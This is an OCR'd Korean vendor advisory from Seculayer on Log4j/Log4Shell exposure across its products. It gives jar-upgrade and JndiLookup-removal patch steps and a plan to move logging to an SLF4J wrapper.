
아래는 제품 별, 버전 별 log4j 사용 버전을 정리한 표입니다.

제품명	제품버전	Log4j 버전	취약점 여부
eyeCloudAI	v2.x	v1.2.x	**X**

	v3.x	v2.13.0	O
eyeCloudSIEM	All Version	v1.2.x	X
eyeCloudXOAR	All Version	v1.2.x	X
BlueBird	All Version	v1.2.x	X
iRIS4	All Version	v1.2.x	X


[제품 별 log4j 사용버전]

*** log4j v1.2.x를 사용하는 모든 제품은 아래 log4j.properties 설정에서 본 바와 같이 취약점이 존재하는 JMSAppender를 사용하지 않아 취약점 패치 대상은 아님을 확인할 수 있습니다. (3장의 한국인터넷진흥원 보안공지 내용 참고)**



* 또한 아래 그림과 같이 eyeCloudXOAR에 탑재된 log4j v2.x(log4j-api-2.x.0.jar)는 Core 라이브러리(log4j-core-2.x.0.jar)가 없는 API 라이브러리여서 취약점 대상이 아님을 확인할 수 있습니다.

(3장의 한국인터넷진흥원 보안공지 내용 참고)



5. 대응방안

자사에서는 위 제품별 log4j 버전조사 및 영향도 조사 결과를 기반으로 2단계로 대응할 계획입니다.

1단계는 **log4j v2.x를 사용중인 eyeCloudAI v3.x가 배포된 고객사를 긴급조치 대상**으로 보고 우선적으로 고객사와 일정 조율 후 엔지니어가 직접 방문하여 패치를 적용할 예정이며,
2단계로 **log4j v1.2.x는 자사의 경우 문제가 되는 JMSappender를 사용하지 않아 취약점 대상은 아니나** 장기적인 관점에서 한국인터넷진흥원(KISA)의 권고대로 고객사를 대상으로 **유지보수 일정을 고려하여 일정 조율 후 패치를 적용할 계획**입니다.

아래는 log4j 버전 별 상세한 취약점 패치 방법을 설명합니다.

1) Log4j v2.x 사용제품의 경우

Log4Shell 취약점 및 DoS 취약점이 존재하는 Log4j v2.x를 사용하는 제품은 위 장에서 본 바와 같이 eyeCloudAI v3.x 버전으로 확인이 되었으며 패치방법은 아래와 같은 단계로 진행하면 됩니다.

(1) 관련 모듈

eyeCloudAI 모듈 중 패치대상이 되는 Log4j v2.x를 사용하는 모듈은 log-filter/job-executor/job-scheduler 3가지 모듈입니다.

(2) 패치 대상파일 교체

eyeCloudAI log4j가 설치된 경로(4장 제품별 log4j 설치경로 참고)로 이동하여 기존 v2.13.0 버전의 파일들을 삭제하고 취약점이 개선된 v2.17.0 버전의 파일들을 업로드 합니다.

기존파일	패치파일
log4j-1.2-api-2.13.0.jar	**log4j-1.2-api-2.17.0.jar**
log4j-api-2.13.0.jar	**log4j-api-2.17.0.jar**
log4j-core-2.13.0.jar	**log4j-core-2.17.0.jar**
log4j-slf4j-impl-2.13.0.jar	**log4j-slf4j-impl-2.17.0.jar**

(3) CLASSPATH 업데이트

아래와 같은 3개 모듈(log-filter/job-executor/job-scheduler)의 라이브러리 설정파일 및 실행 Shell Script를 열어 CLASSPATH를 v2.13.0에서 v2.17.0으로 업데이트 합니다.

- /eyeCloudAI/app/lib/lib_log-filter
- /eyeCloudAI/app/job/executor/executor.sh
- /eyeCloudAI/app/job/scheduler/scheduler.sh

위와 같이 적용한 후 해당 모듈을 재 기동하면 패치 적용이 완료됩니다.

* 상세한 패치파일 및 패치문서 별도 제공예정

(4) 임시조치 방안

위와 같은 패치적용이 불가한 경우 임시조치 방법은 아래와 같습니다.

리눅스의 zip 명령어를 이용하여 log4j-core-2.13.0.jar 파일에서 문제가 되는 JndiLookup.class를 제거하는 방법이며 명령어는 아래와 같습니다.

```
#> cd /eyeCloudAI/app/lib          <- 설치경로 이동
#> zip -q -d log4j-core-2.13.0.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
```

2) Log4j v1.x 사용제품의 경우

eyeCloudAI v2.x와 SIM/XOAR/BB/iRIS4 등은 모두 log4j v1.2.x를 사용 중이나 위에서 설명한 바와 같이 JMSAppender를 사용하지 않아 취약점 패치 대상은 아니나 log4j v1.2.x 버전의 경우 Apache에서 추가적인 업데이트 지원 중지로 인해 다른 보안위협에 노출될 가능성이 높아 최신버전으로 업데이트 적용을 권고합니다.
(3장의 한국인터넷진흥원 보안공지 내용 참고)

2장에서 설명한 바와 같이 Logger 객체의 참조경로 변경 및 객체 생성부의 변경으로 인해 **v1.x에서 v2.x로 마이그레이션을 위해서는 원칙적으로 모든 소스를 변경**해야 하나 이런 문제를 해결하기 위해 **소스코드 변경없이 v1.2.x에서 v2.x를 사용할 수 있도록 해주는 API 라이브러리(log4j-**

1.2-api-2.17.0.jar)를 활용합니다.

단 2장의 log4j v2.x 사용예에서 설명한 바와 같이 log4j.properties를 v2.x용으로 업데이트 해주어야 하고 JVM 파라미터에 해당 파일경로 설정을 추가해 주어야합니다.


(1) 패치 대상파일 교체

기존 버전의 log4j-1.2.16.jar 파일을 삭제하고 취약점 패치가 적용된 아래 v2.17.0 버전의 3개 라이브러리 파일들을 업로드 합니다.

기존파일	패치파일
log4j-1.2.16.jar	**log4j-1.2-api-2.17.0.jar**
	log4j-api-2.17.0.jar
	log4j-core-2.17.0.jar

(2) JVM 파라미터 Property 경로 설정

소스코드 상의 Property 경로 설정은 무시되므로 아래 그림과 같이 JVM 파라미터에 log4j.properties설정 파일의 경로를 설정(-Dlog4j.configurationFile=./conf/log4j.properties)합니다.




위와 같이 설정 후 Application을 재 기동하면 패치적용이 완료됩니다.

* 상세한 패치파일 및 패치문서 별도 제공예정

6. 개선방안

자사는 향후 출시되는 모든 제품에 Log4j 의존성을 완전히 제거(sl4j Wrapper 활용)하여 코드변경 없이 Config 설정으로 로깅 유틸리티 변경이 가능하도록 개선할 계획입니다.




위 그림과 같이 sl4j Wrapper 활용하여 log4j 뿐만이 아니라 logback/Simple Logging Implementation/Jakarta Commons logging framework/java.util.logging framework 등 다양한 로깅 유틸을 설정으로 변경이 가능합니다.

상세한 변경 방법은 아래와 같습니다.


(1) sl4j wrapper 라이브러리 추가

아래 그림과 같이 두개의 sl4j wrapper 라이브러리(log4j-slf4j-impl-2.17.0.jar, slf4j-api-1.7.32.jar)를 추가합니다.



(2) 소스변경

아래 그림과 같이 모든 소스코드의 기존 log4j 참조를 sl4j로 변경하고 Logger 객체 선언부를 sl4j의 LoggerFactory로 변경해주면 됩니다.


log4j.properties
App_v1_2.java
App_v2_15.java
package com.seculayer.test;
import org.apache.log4j.Logger;
import org.apache.log4j.PropertyConfigurator;
public class App_v1_2 {
private static Logger logger = Logger.getLogger(App_v1_2.class);
2)참조변경
[기존 Log4j 사용 예]
App_v2_16_Sl4j.java
package com.seculayer.test;
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;
public class App_v2_16_Sl4j {
private static Logger logger = LoggerFactory.getLogger(App_v2_16_Sl4j.class);
public static void main(String[] args) {
logger.trace("level 1 is trace");
logger.debug("level 2 is debug");
logger.info("level 3 is info");
logger.warn("level 4 is warn");
logger.error("level 5 is error");
// logger.fatal("level 6 is fatal");
3)객체선언 변경
Sl4j의 경우 fatal 로깅 레벨 미지원
[변경 sl4j 사용 예]

㈜시큐레이어 서울시 성동구 성수일로 4길 25,
서울숲코오롱디지털타워 14F